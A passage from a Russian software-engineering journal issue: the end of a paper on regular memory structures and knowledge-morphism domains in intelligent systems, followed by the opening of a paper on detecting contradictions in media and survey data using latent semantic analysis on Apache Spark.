Произвольные композиции регулярных доменов морфизмов определяют структуры памяти компонентов многомерных ИС, допускающие разные варианты использования отдельных подобластей памяти операциями обработки знаний, размещаемых в этих областях. Система областей проектируется для времени существования ИС и поддерживает реализацию жизненных циклов таких систем. Развертывание системы описаний системы областей памяти компонентов является частью технологии управления моделями ИС. Уточнение описаний структур областей на основе описания регулярных доменов способствует большей специализации и эффективности алгоритмов реализации операций, учитывающих структурные особенности обрабатываемых знаний.

Рассмотрим пример моделирования памяти для компонента алгоритмического уровня полностью структурированного представления содержания области знаний. В двумерной архитектуре ИС с измерениями абстрактности (*поверхностный* — A, *алгоритмический* — B, *когнитивный* — *C*) и структурированности знаний (*целостные образы* — 1, *частично структурированные* — 2 и *полностью структурированные* или *атомарные* — 3) этот компонент обозначается как B-3 [2]. Соседи этого компонента — компоненты A-3, B-2, C-3 (рис. 2).

На рис. 2 изображен дополнительный компонент A-0. Он соответствует внешнему окружению ИС или области деятельности, к которой относится ИС. Содержание памяти A-0 составляют разнообразные теоретические и эмпирические знания, представленные в форматах, принятых в области знаний. Взаимодействие ИС с A-0 осуществляется потоками знаний, реализуемыми между компонентами A-0 и A-1. В последнем выполняется




Рис. 2. Компоненты и связи компонентов двумерной ИС

начальная обработка знаний, поступающих в ИС. Обратный перенос знаний из A-1 в A-0 реализует обмен результатами реализаций целей ИС с A-0.

Потоки знаний в рассматриваемой архитектуре основаны на переносе фрагментов содержания областей памяти между соседними компонентами. Варианты межкомпонентных потоков знаний изображаются стрелками. При переносе знаний выполняется трансформация формата формализма компонента передаваемого знания в формат формализма знаний следующего компонента [2, 5].

Модель неструктурированной области памяти для компонента B-3 определяет ее с помощью выражения $\mathfrak{D}((\lambda \cup (0,1)^*), \lambda)$. Такая область совпадает с множеством *I*. Операции и процессы в B-3 реализуют цели извлечения новых знаний из входного потока структурированных данных, поступающего из A-3, распознавания и формирования целей и задач, предполагающих решение в ИС. Такие данные извлекаются из описаний ситуаций в A-0, поступающих в A-1.

Структуру памяти B-3 задают следующие виды знаний:

1) серия серий простых знаний, представляющих начальные данные, последовательно обрабатываемых в A-1, A-2 и A-3, которые переносятся в B-3;

2) серия простых знаний (онтология предметной области в формате семантических иерархий компонента B-3);

3) серии серий знаний, содержащие исходные данные и фрагменты онтологии области знаний, переносимые в B-2 в целях реализации процессов решения задач.

Обозначим эти области как $D1$, $D2$, $D3$. Тогда структура памяти B-3 может быть определена с помощью формулы $(D1 \oplus D2) \oplus D3$.

Структура каждой области уточняет форматы представления знаний, учитывающие операции формирования соответствующих знаний в B-3. Поток знаний, поступающих в B-3 из A-3, составляют фрагменты внешней или *E*-онтологии текущей ситуации в области знаний. Они представляются сериями простых знаний, получаемых




Рис. 3. Структуры областей памяти компонента В-3

декомпозицией отдельных ситуаций. Всякая серия дополняется описанием свойств серии, распознанных при обработке начальных данных в А-1, А-2 и А-3. Из отдельных серий составляется серия серий. Структуру области памяти $D1$ для последней серии (изображена на рис. 3, *а*) определяет выражение

$$\mathfrak{D}(\lambda \cup ((\lambda \cup (0)^*) \circ 1 \circ (0 \cup 1 \circ (1 \cup (0)^* 1))), 00).$$

Символ α на рис. 3 обозначает корневые вершины отдельных серий, символ β — вершины, размеченные идентификаторами отдельных групп. Символы γ и δ обозначают соответственно корни серий простых знаний и отдельных простых знаний в таких сериях. Структура описаний групп в вершинах β может быть усложнена. Например, если заменить листья семантических иерархий потока из А-3 в В-3 на серии элементарных знаний, составляющих представление содержания знаний, приписываемых листьям.

Стандартная структура области памяти для онтологии содержания моделируемой области знаний ($D2$) соответствует серии простых знаний. Такие знания формируют описания классов элементарных знаний и отношений между классами, а также разделов онтологии. Например, это могут быть разделы представления содержания *понятий*, *законов*, *задач* и *методов* в соответствующей области знаний. Отношения между классами допускают принадлежность классов разным разделам онтологии. Содержание отдельного раздела онтологии задается серией простых знаний. Такие знания представляют элементы классов и отношения между классами. Для случая, когда классы относятся к разным областям онтологии, отношения между классами представляются в области, к которой относится первый из классов, связываемых отношением. Если $E = (\lambda \cup (1 \circ (1 \circ (0 \cup 1) \cup (0)^* 1 \circ (0 \cup 1))))$ — регулярное выражение, представляющее серию простых знаний, то четыре такие серии, представленные областями $\mathfrak{D}(E, 1)$, $\mathfrak{D}(E, 01)$, $\mathfrak{D}(E, 001)$ и $\mathfrak{D}(E, 0001)$, интегрируются в описание области памяти $\mathfrak{D}(1 \circ E \cup 01 \circ E \cup 001 \circ E \cup 0001E, \lambda)$. Последняя область изображена на рис. 3, *б*. Она соответствует домену морфизмов знаний. Структура памяти этого домена определяется выражением $(((SM_1 \oplus SM_1) \oplus SM_1) \oplus SM_1)$.

На рис. 3, *б* вершины 1, 01, 001 и 0001 являются корнями четырех серий, которые имеют одинаковую структуру. В сериях размещается описание содержания отдельных разделов онтологии. Первая из серий изображена детально и состоит из простых знаний.

Рассмотрим описание области памяти, в которой синтезируются структуры знаний, переносимых затем в В-2 для реализации процессов конструирования реализаций целей ИС. Формат этой структуры соответствует сумме серий простых знаний.

Процесс формирования семейств простых знаний, подготавливаемых для переноса в В-2, реализуется в памяти компонента В-3, обозначенной как $D3$. Он включает прохождение нескольких этапов обработки отдельных серий простых знаний (описаний ситуаций), переносимых в В-3 из А-3.

Конструируемые в $D3$ элементы серий знаний интегрируют семейства простых знаний, достаточные для синтеза реализаций целей ИС. Такие знания содержат серии начальных данных реализуемых целей и необходимые фрагменты содержания (онтологии) области знаний. При этом фрагмент




Рис. 4. Фрагмент онтологии профессиональных знаний

онтологии извлекается из $D2$, а семейства начальных данных целей извлекается из $D1$.

Рассмотрим пример карты знаний, представляющей общий фрагмент онтологии задач. Классы знаний, составляющие данную карту, группируются в области *понятий*, *формул*, *задач* и *методов*. Пример фрагмента карты знаний для моделирования процесса формирования семантической структуры, подготавливаемой к передаче в В-2, приведен на рис. 4. Классы и отношения, составляющие данную карту знаний, позволяют формировать фрагменты онтологии содержания области знаний, относящиеся к целям, активируемым сериями начальных данных. Такие фрагменты включают описания методов идентификации и реализации целей (задач) ИС, соответствующих сериям простых знаний, составляющих результат декомпозиции описаний отдельных ситуаций.

Приведенная карта знаний применима для разных предметных областей. Элементарные знания для фрагмента онтологии задаются именами и формулами. Связная структура таких знаний определяет формализованное содержание предметной области. Математические формулы разного типа и алгоритмы реализации методов реализации целей обрабатываются механизмами вывода. Последние моделируют схемы мышления в структурах памяти.

Процесс формирования структур знаний, передаваемых в В-2, включает распознавание (идентификацию) целей (задач), нахождение метода (алгоритма) ее решения. Для этого применяются элементы классов "Имена задач", "Имена понятий" и "Формулы". Серии начальных данных задают ограничения для параметров области знаний, представленных в классе "Имена понятий". Ограничения применяются для нахождения значений формул распознавания задач и методов их решения. Весь процесс реализуется в области памяти $D3$ компонента В-3.

Вариант такого процесса составляют следующие действия:

1) извлечение серии формул, являющихся условиями активации отдельных задач (извлекаются из класса "Формулы" с помощью подходящего морфизма селекции);

2) замена каждой такой формулы на окрестность параметров формулы (извлекаются из класса "Имена понятий");

3) поиск значений параметров формул условий активации профессиональных задач (извлекаются из серии начальных данных ситуации, содержащейся в $D1$);

4) вычисление значений недостающих параметров формул активации целей (задач) с помощью элементов классов "Формулы" и "Имена понятий";

5) вычисление значений формул, для которых достаточно начальных данных, и идентификация задач, которые требуют решения (по выражениям из класса "Формулы");

6) выбор методов (алгоритмов) решения распознанных задач (с помощью классов "Имена задач" и "Имена методов");

7) построение серий значений параметров для отдельных отобранных методов (алгоритмов) и нахождение (вычисление) значений недостающих понятий с помощью начальных данных и формул, вычисления значений понятий (аналогично действию 4 с помощью классов "Формулы" и "Имена понятий").

Формат области памяти, в которой составляется отдельное знание, переносимое в В-2 для синтеза решения цели (задачи), представленной таким знанием, имеет вид $(M_0 \oplus M_0) \oplus (S \otimes M_1)$. Здесь $M_0 \oplus M_0$ — имена задачи и выбранного метода

ее решения; $S \otimes M_1$ — серия начальных данных метода, составляющих значения и условия на параметры метода.

Формула структуры памяти области $D3$ включает фрагмент, определяющий структуру области памяти, в которой вычисляются значения параметров условий актуальности задач и параметров выбранных методов решения. Обозначим такой фрагмент как A. Тогда формула области памяти в $D3$, используемой для синтеза знаний, передаваемых в В-2, представляется как $(M_0 \oplus M_0) \oplus (S \otimes M_1) \oplus A$. Фрагмент $S \otimes M_1$ последнего выражения — это серия простых знаний, являющихся исходными данными цели (задачи). Серия переносятся из $D1$ после идентификации цели (задачи). Конструкция A представляет унифицированное описание структуры памяти, применяемое общей схемой обработки фрагмента онтологии, приводящего к нахождению значений параметров, передаваемых в В-2 и необходимых для реализации цели (задачи).

Приемлемую структуру памяти области A задает выражение $B_1 \oplus B_2$. Здесь первое слагаемое определяет область памяти, в которой моделируются действия 1) — 5), а второе — области памяти, в которой реализуются действия 6) — 7). В B_1 реализуется рекурсивная схема нахождения значений параметров формул, условий активации профессиональных задач. Процесс в этой области связан с проверкой выполнимости условий активации отдельных задач. Для этого всякой цели ставится в соответствие окрестность глубины 1 (O^1), составленная формулами активации. Формулы дополняются значениями (M_1) или структурами, позволяющими найти эти значения, с использованием значений параметров формул. Списки параметров извлекаются из класса "Имена понятий". Значения параметров извлекаются из серий начальных данных. Для этого формулы трансформируются в окрестности формул глубины 1, границы которых образуют имена параметров формул. Далее параметры либо заменяются на их значения (извлекаемые из начальных данных), либо вычисляются с использованием элементов класса "Формулы" и серий начальных данных целей (задач).

Параметры, значения которых не представлены начальными данными (M_1), дополняются сериями окрестностей параметров глубины 2 (O^2). Окрестности каждой серии составляют формулы вычисления значений параметров, а затем серии параметров каждой такой формулы. Серии формул и параметров формул извлекаются из классов "Имена параметров" и "Формулы".

Затем параметрам ставятся в соответствие их значения, извлекаемые из серий начальных данных. Для параметров, значения которых отсутствуют, повторяются приведенные действия. Для этого применяется область памяти, формат которой определяет выражение $M_1 \cup S \otimes O^2$. Если для некоторой формулы всем параметрам этой формулы поставлены в соответствие значения, то выполняется вычисление значения формулы и замена развернутой серии окрестностей формул, вычисляющих заданное понятие, на простое знание о значении понятия (M_1).

Приведенный процесс соответствует схеме, формальное описание которой содержится в работе [4]. Глубина формируемого дерева структурного представления знания ограничивается условием запрета на продолжения построения, если для вычисления значения некоторого понятия делается попытка вычисления этого же понятия. Формула памяти для рассмотренного процесса имеет вид

$$S \otimes (O^1 \otimes (M_1 \cup (S \otimes (O^1 \otimes (M_1 \cup S \otimes O^2)^*)))).$$

Структуру области памяти B_2 определяет аналогичная формула. Она имеет вид

$$S \otimes (O^2 \otimes (M_1 \cup (S \otimes (O^2 \otimes (M_1 \cup S \otimes O^2)^*)))).$$

В этой области формируется серия окрестностей глубины 2. Окрестности составляются для целей (задач), необходимость активации которых установлена в B_1. Задачам соответствуют методы решения, а методам — параметры, значения которых необходимы для реализации методов. Параметры заменяются на значения, которые либо содержатся в серии начальных данных (M_1), либо вычисляются аналогично рассмотренному процессу в B_1. Для этого применяется структура памяти $S \otimes \left(O^2 \otimes \left(M_1 \cup S \otimes O^2\right)^*\right)$.

Заключение

Класс регулярных доменов морфизмов знаний позволяет разрабатывать описания структур памяти, используемых семействами процессов синтеза знаний в компонентах ИС. Этого класса достаточно для высокоуровневого моделирования диаграмм процессов, представляемых диаграммами морфизмов и доменов морфизмов формализмов знаний для аналогов функциональных сущностей из разных областей математики, развивающих принципы подхода теории категорий к моделированию процессов [6]. Многообразие регулярных областей определяет топологическую структуру памяти ИС. Это позволяет использовать понятия и методы общей топологии для исследования и проектирования схем управления памятью в таких системах. Модели иерархических структур памяти для знаний в формате семантических иерархий допускают использование в качестве элемента формализации и моделирования концепции соотношения семантической памяти и сознания, предложенной в работе [7].

Работа выполнена при финансовой поддержке РФФИ в рамках научного проекта № 20-01-00289, а также РФФИ и администрации Краснодарского края в рамках научного проекта 19-41-230008 р_а.

Список литературы

1. **Костенко К. И.** Операции когнитивного синтеза формализованных знаний // Программная инженерия. 2018. Том 9, № 4. С. 174—184.
2. **Kostenko K.** Knowledge flows processes at multidimensional intelligent systems // Russian Advances in Artificial Intelligence: selected contributions to the Russian Conference on Artificial intelligence (RCAI 2020). October 10—16, 2020, Moscow. 2020. Vol. 2648. P. 74—84.
3. **Stanovich K. E.** Rationality and the reactive mind. Oxford. Univ. Press, 2010. 344 p.
4. **Костенко К. И.** Диаграммы процессов и правила синтеза знаний из элементов онтологий // VIII Международная научная конференция "Знания—Онтологии—Теории", 8—12 ноября 2021. Новосибирск, 2021. С. 131—140.
5. **Burgin M.** Theory of Knowledge: Structures and Processes. World Scientific, 2017. 948 p.
6. **Ковалёв С. П.** Теоретико-категорный подход к проектированию программных систем // Фундаментальная и прикладная математика. 2014. Том 19, № 3. С. 111—170.
7. **Анохин К. В.** Когнитом: в поисках фундаментальной нейронаучной теории сознания // Журнал высшей нервной деятельности им. И. П. Павлова. 2021. Том 71, № 1. С. 39—71.

Regular Memory Structures and Domains Descriptions for Operations in Intelligent Systems

K. I. Kostenko, kostenko@kubsu.ru, Kuban State University, Krasnodar, 350040, Russian Federation

Corresponding author:

Kostenko Konstantin I., Associatet Professor, Kuban State University, Krasnodar, 350040, Russian Federation,
E-mail: kostenko@kubsu.ru

Received on March 01, 2022
Accepted on March 13, 2022

The concept of a regular memory area of an artificial intelligence system defined. Semantic hierarchies are considered as a uniform and universal format for structural descriptions of knowledge representations. An infinite saturated binary tree, the vertices of which are binary sequences, implements a single memory format. Finite saturated binary trees with labeled vertices represent individual knowledge in infinite memory. Regular expressions are used as a specification for the memory areas in question. Regular memory domains generalize the system of morphism domain class developed for semantic hierarchy formalisms. The study of regular memory structures and the choice of special tools for modeling memory and thought processes in artificial intelligence systems carried out. The structure of regular memory is associated with classes of knowledge processing operations, as well as the goals of classifying, storing and applying knowledge of a given structure in such systems. Applications of regular memory structures creates conditions for a deep formalization of the tools of constructing memory structures and modeling thought processes in intelligent systems. Associating regular expressions with state machines allows using them as a parameter for effective modeling of the intelligent processes.

Keywords: *knowledge formalisms, knowledge morphism, morphism domain, memory regular structure, memory area, memory structure formulae*

Acknowledgements: *This work was funded by RFBR and administration of Krasnodar territory grant project number № 19-41-230008 and by RFBR grant project number № 20-01-00289.*

For citation:

Kostenko K. I. Regular Memory Structures and Domain Descriptions for Operations in Intelligence Systems, *Programmnaya Ingeneria,* 2022, vol. 13, no. 5, pp. 226—238.

DOI: 10.17587/prin.13.226-238

References

1. **Kostenko K. I.** Operations of formalized knowledge cognitive synthesis, *Programmnaya Ingeneria*, 2018, vol. 9, no. 4, pp. 174—184 (in Russian).
2. **Kostenko K.** Knowledge flows processes at multidimensional intelligent systems, *Russian Advances in Artificial Intelligence: selected contributions to the Russian Conference on Artificial intelligence (RCAI 2020)*, October 10—16, 2020, Moscow, 2020, vol. 2648, pp. 74—84.
3. **Stanovich K. E.** *Rationality and the reactive mind*, Oxford Univ. Press, 2010, 344 p.
4. **Kostenko K. I.** Processes diagrams for knowledge synthesis based on ontologies, *VIII International Scientific conference "Knowledge—Ontologies—Theories",* 8—12 November, 2021, Novosibirsk, 2021, pp. 131—140 (in Russian).
5. **Burgin M.** *Theory of Knowledge: Structures and Processes*, World Scientific, 2017, 948 p.
6. **Kovalyov S. P.** Category-theoretic approach to software systems design, *Fundamentalnaya i prikladnaya matematika*, 2014, vol. 19, no. 3, pp. 111— 170 (in Russian).
7. **Anokhin K. V.** Cognitome: in search of fundamental neuroscience theory of consciousness, *Zhurnal vysshej nervnoj dejatel'nosti im. I. P. Pavlova,* 2021, vol. 71, no. 1, pp. 39—71 (in Russian).

An Algorithm for Finding Contradictions in Multiformat Data using Apache Spark[1]

A. A. Vorobyev, Associate Professor, awa@mail.ru, **S. M. Makeev,** PhD, maksm57@yandex.ru, Russian Federation Security Guard Service Federal Academy, Oryol, 302015, Russian Federation

Corresponding author:

Makeev Sergey M., PhD, Employer, Russian Federation Security Guard Service Federal Academy, Oryol, 302015, Russian Federation
E-mail: maksm57@yandex.ru

Received on May 20, 2021
Accepted on March 17, 2022

The quality of managerial decision-making is significantly influenced by the inconsistency and heterogeneity of information obtained from various sources with the inability to unambiguously determine their reliability, for example, social networks, electronic media, opinion polls, as well as the types of representations used, for example, texts, graphs or tables. The purpose of the work was to conduct theoretical and experimental studies that ensure the choice of methods and their implementation in the algorithm for processing multiformat data to solve the problem of inconsistency and heterogeneity of information. To achieve this goal, the following tasks were solved: comparative analysis of the possibilities of methods for finding contradictions in heterogeneous information: latent-semantic analysis, neural networks and others; development of an algorithm for intelligent processing of big data using the Apache Spark module; evaluation of the algorithm's performance for obtaining a qualitative result within a given time interval. As a result of the research, in the framework of solving the problem of finding contradictions for processing media publications, it is proposed to consistently use latent semantic analysis to select articles on a given topic, and then the method of determining the tonality of articles, and for processing the results of sociological surveys, the method of calculating the integral indicator for the question selected from the questionnaire. Based on the selected methods, a multi-step algorithm was developed and then implemented in Python using the Apache Spark platform in the form of a software product registered in the Register of Computer Programs. Based on the results of the experiments conducted in the work, it was concluded that the use of the Apache Spark module with the developed algorithm makes it possible to ensure an effective search for contradictions in information with the fulfillment of the requirements for efficiency.

Keywords: *heterogeneous information, contradiction, latent semantic analysis, text tonality, search algorithm, Apache Spark*

For citation:

Vorobyev A. A., Makeev S. M. An Algorithm for Finding Contradictions in Multiformat Data using Apache Spark, *Programmnaya Ingeneria,* 2022, vol. 13, no. 5, pp. 239—246.

DOI: 10.17587/prin.13.239-246

УДК 004.9

DOI: 10.17587/prin.13.239-246

А. А. Воробьев, канд. техн. наук, доц., awa@mail.ru, **С. М. Макеев,** канд. техн. наук, сотр., maksm57@yandex.ru, Академия Федеральной службы охраны Российской Федерации, Орел

Алгоритм поиска противоречий в разноформатных данных с использованием Apache Spark

На качество принятия управленческих решений существенно оказывают влияние противоречивость и разнородность информации, получаемой из различных источников, с невозможностью однозначного определения их достоверности, например, социальные сети, электронные СМИ, социологические опросы, а также применяемых видов представлений, например, текстов, графиков или таблиц. Цель работы, результаты которой представлены в статье, — прове-

[1] The article is based on the materials of the report at the Seventh International Conference "Actual problems of Systems and Software Engineering" APSSE 2021.

дение теоретических и экспериментальных исследований, обеспечивающих выбор методов и их реализации в алгоритме обработки разноформатных данных для решения проблемы противоречивости и разнородности информации. В результате исследований в рамках решения проблемы поиска противоречий для обработки публикаций СМИ предложено последовательно использовать латентно-семантический анализ для отбора статей по заданной тематике, а затем метод определения тональности статей, а для обработки результатов социологических опросов — метод расчета интегрального показателя по выбранному из анкеты вопросу.

Ключевые слова: *разнородная информация, латентно-семантический анализ, тональность текста, алгоритм поиска, Apache Spark*

Introduction

Currently, when processing big data, many mathematical methods are used to extract useful information obtained from different data sources that are heterogeneous and diverse in structure. It provides the ability to improve the efficiency of decision support processes [1]. The paper proposes a solution to the problem of inconsistency (when some sources contradict others, and it is impossible to unambiguously determine a reliable source) and heterogeneity of information (when information from different sources: electronic media, sociological survey, etc. comes in a different form: texts, graphs and tables etc.) by choosing methods and their implementation in the algorithm for processing multiformat data. To achieve this goal, theoretical and experimental studies were carried out, including a comparative analysis of the capabilities of the selected methods, the development of an algorithm for intelligent processing of big data using the Apache Spark module, an assessment of the algorithm's performance to obtain a high-quality result in the required time.

To solve the problem considered above, an analysis of the literature was carried out [1—4], as a result of which the following methods were chosen:

- neural networks;
- latent semantic analysis.

Neural networks are a method that belongs to the class of machine learning methods, the characteristic feature of which is not direct obtaining a solution, but based on training on several examples of similar problems. During the application of the method, previously unknown and practically useful knowledge for decision support is discovered in the data. The method is capable of working with various data formats, including textual information of various structures. Neural networks need not only be programmed, but also trained based on the solution of several similar problems. Learning is one of the main advantages of neural networks over traditional algorithms [5]. Training neural networks consists in finding the coefficients of connections between the nodes of the network. During training, a neural network is able to identify complex dependencies between input and output. It means that in case of successful training, the network will be able to return the correct result based on data that was absent in the training set.

Neural networks have a wide range of applications. They can be used to build algorithms for pattern recognition, classification, clustering, approximation, forecasting, solving optimization problems and analyzing data for hidden relationships [5, 6]. To solve problems related to the processing of textual information, neural networks are used for the following [7]:

- automatic annotation;
- extraction of key concepts;
- text navigation;
- search for associations;
- determination of the tonality of the text;
- automatic selection of sets of semantically similar documents among a fixed set.

The main advantage of neural networks is their fault tolerance, that is, if a part of the neural network is damaged or deleted, only the quality of the result obtained is reduced, but not completely lost. Also, if a part of the network is disrupted by training, the neural network can be restored to its original state.

Despite the broad capabilities of neural networks, they also have disadvantages [8]:

— to build a model of neural networks, it is required to perform a multi-stage adjustment of internal elements and connections between them;

— there are problems arising in the preparation of a training sample associated with the difficulty of finding a sufficient number of training examples;

— it often takes a lot of time to complete the training procedure, which does not allow the use of neural networks in real-time systems;

— the impossibility of predicting the result of the trained neural network, since the mechanism for obtaining the output is opaque for the user.

Latent semantic analysis (hereinafter referred to as LSA) is a method of processing information in natural language, which determines the relationship between documents and concepts encountered in them, and also allows you to determine the subject of texts and classify

them. This type of analysis is intended to work with any format of text information, which is relevant in the processing of multi-format data. The method is used to extract context-sensitive values of lexical units using statistical processing of large volumes of texts. LSA can be compared to a simple kind of neural network. In this case, the neural network will consist of three layers: the first layer contains a set of words (terms), the second — a set of documents under study, and the third, hidden layer, is a set of nodes with different weights connecting the first and the second layer [9, 10].

LSA uses a "term-document" matrix describing the dataset used to train the system as initial information. The elements of this matrix usually contain weights that take into account the frequency of use of each term in each document and the participation of the term in all documents.

The main advantage of the LSA method is the identification of hidden dependencies within a set of documents. Also, the method has a linear mechanism for obtaining the result, based on the singular value decomposition of the "term-document" matrix.

Among the disadvantages are the following:

— when using the LSA method, it is assumed that the distribution of terms and documents is close to normal, although most often there is a Poisson distribution [9];

— it is necessary to use a qualitatively compiled thesaurus on a specific topic, for the possibility of interpreting the natural language of a PC.

Comparative analysis of the capabilities of neural networks and latent semantic analysis for the most appropriate analysis method in the information presented in table 1.

Table 1

Comparative analysis of opportunities method of latent semantic analysis and neural networks

Capabilities		Neural networks	The method of latent semantic analysis
Ability to work with various formats of text information		+	+
The presence of a training stage, before obtaining a true result		+	–
Transparency of obtaining results		–	+
Operational data processing regardless of the amount of information		–	–
Ease of interpretation of the results		+	+
Ability to work with any amount of information		–	+
Ease of software implementation		–	+
Result:	"+"	3	5
	"–"	4	2

As a result of the comparison, the following conclusion can be drawn: to solve the problem posed in the work, the LSA method is chosen the most suitable for use, since it has the ability to work with any text formats and has a convenient mechanism for obtaining results.

Analysis of mathematical methods chosen to solve the problem of finding contradictions in heterogeneous information

The results of sociological research by RPORC [11] and Internet sites of mass media in the region [12] on the topic "The effectiveness of management of the country's regions in the socio-economic sphere" were considered as data sources in the work. To search for contradictions in the information obtained from the sources under consideration, it is necessary to analyze the data format (text, tabular, graphic) and, depending on this, use the appropriate methods and methods of information processing.

The analysis of the results of the sociological study (fig. 1) showed that the calculation of indicators of the effectiveness of management of the country's regions in the socio-economic sphere: the index of assessments of the economic situation, the index of self-assessments of the material situation, the index of assessments of the general vector of the country's development, the index of life satisfaction is carried out by subtracting the percentage of responses in two gradations (positive, average) and the percentage of answers in negative gradation, since the answers to the questions that form the indicators are presented in an ordinal scale with three gradations (positive, medium and negative).




Fig. 1. Fragment of the results of sociological research

Since the document with the results of the sociological research has a clearly structured format in the form of answer tables, it is possible to compile a matrix of the form $\mathbf{W} = \mathbf{C} \times \mathbf{V}$:

$$\mathbf{W} = \begin{bmatrix} & v_1 & v_2 & v_3 \\ c_1 & a_{11} & a_{12} & a_{13} \\ c_2 & a_{21} & a_{22} & a_{23} \\ c_3 & a_{31} & a_{32} & a_{33} \\ c_4 & a_{41} & a_{42} & a_{43} \end{bmatrix},$$

where $\mathbf{C} = \{c_i\} = \{c_1, c_2, c_3, c_4\}$ — research category (lines): c_1 — "Economic situation"; c_2 — "Financial situation"; c_3 — "Country development"; c_4 — "Life satisfaction"; $\mathbf{V} = \{v_j\} = \{v_1, v_2, v_3\}$ — answer options (columns): v_1 — "Overall good"; v_2 — "Average"; v_3 — "Bad"; the option "difficult to answer" is not considered when calculating the indicator.

To calculate the generalized indicator, it is necessary to find for each category the difference between positive and negative assessments of answer options in percentage points:

$$\begin{cases} c_1 = a_{11} + a_{12} - a_{13} \\ c_2 = a_{21} + a_{22} - a_{23} \\ c_3 = a_{31} + a_{32} - a_{33} \\ c_4 = a_{41} + a_{42} - a_{43} \end{cases},$$

where c_{1-4} — research categories; a_{ij} — element of the matrix **W**, which determines the value of the number of respondents who answered a specific version of the question of the questionnaire (indicated in percentage points).

To process electronic media data (text information), it is necessary to use the method of latent-semantic analysis, the algorithm of which consists of the following stages (fig. 2) are below.

1. Pre-processing of documents:
- exclusion of stops;
- words and punctuation marks;
- exclusion of words that occur once in the text;
- highlighting in terms the stem of the word (stemming).

2. Extracting the necessary information:
- definition of terms weights;
- construction of the "term-text" matrix, showing the belonging of a particular term to a specific text.

3. Transformation of the received information: singular value decomposition of the matrix obtained in the previous step. As a result, we get the decomposition of the original matrix into three other matrices.

4. Interpretation of results: selection from a set of articles those that fit a given condition, on a given topic.

The algorithm of latent semantic analysis can be formalized and presented in the following form.

Input data:
- $D = \{d_i\}$, $d = \overline{1, i}$ — a set of various media publications (texts) from several sources;
- $S = \{(s_1^+, s_2^+, ..., s_m^+), (s_1^-, s_2^-, ..., s_m^-)\}$, $s^{(+,-)} = \overline{1, m}$ — set of terms.

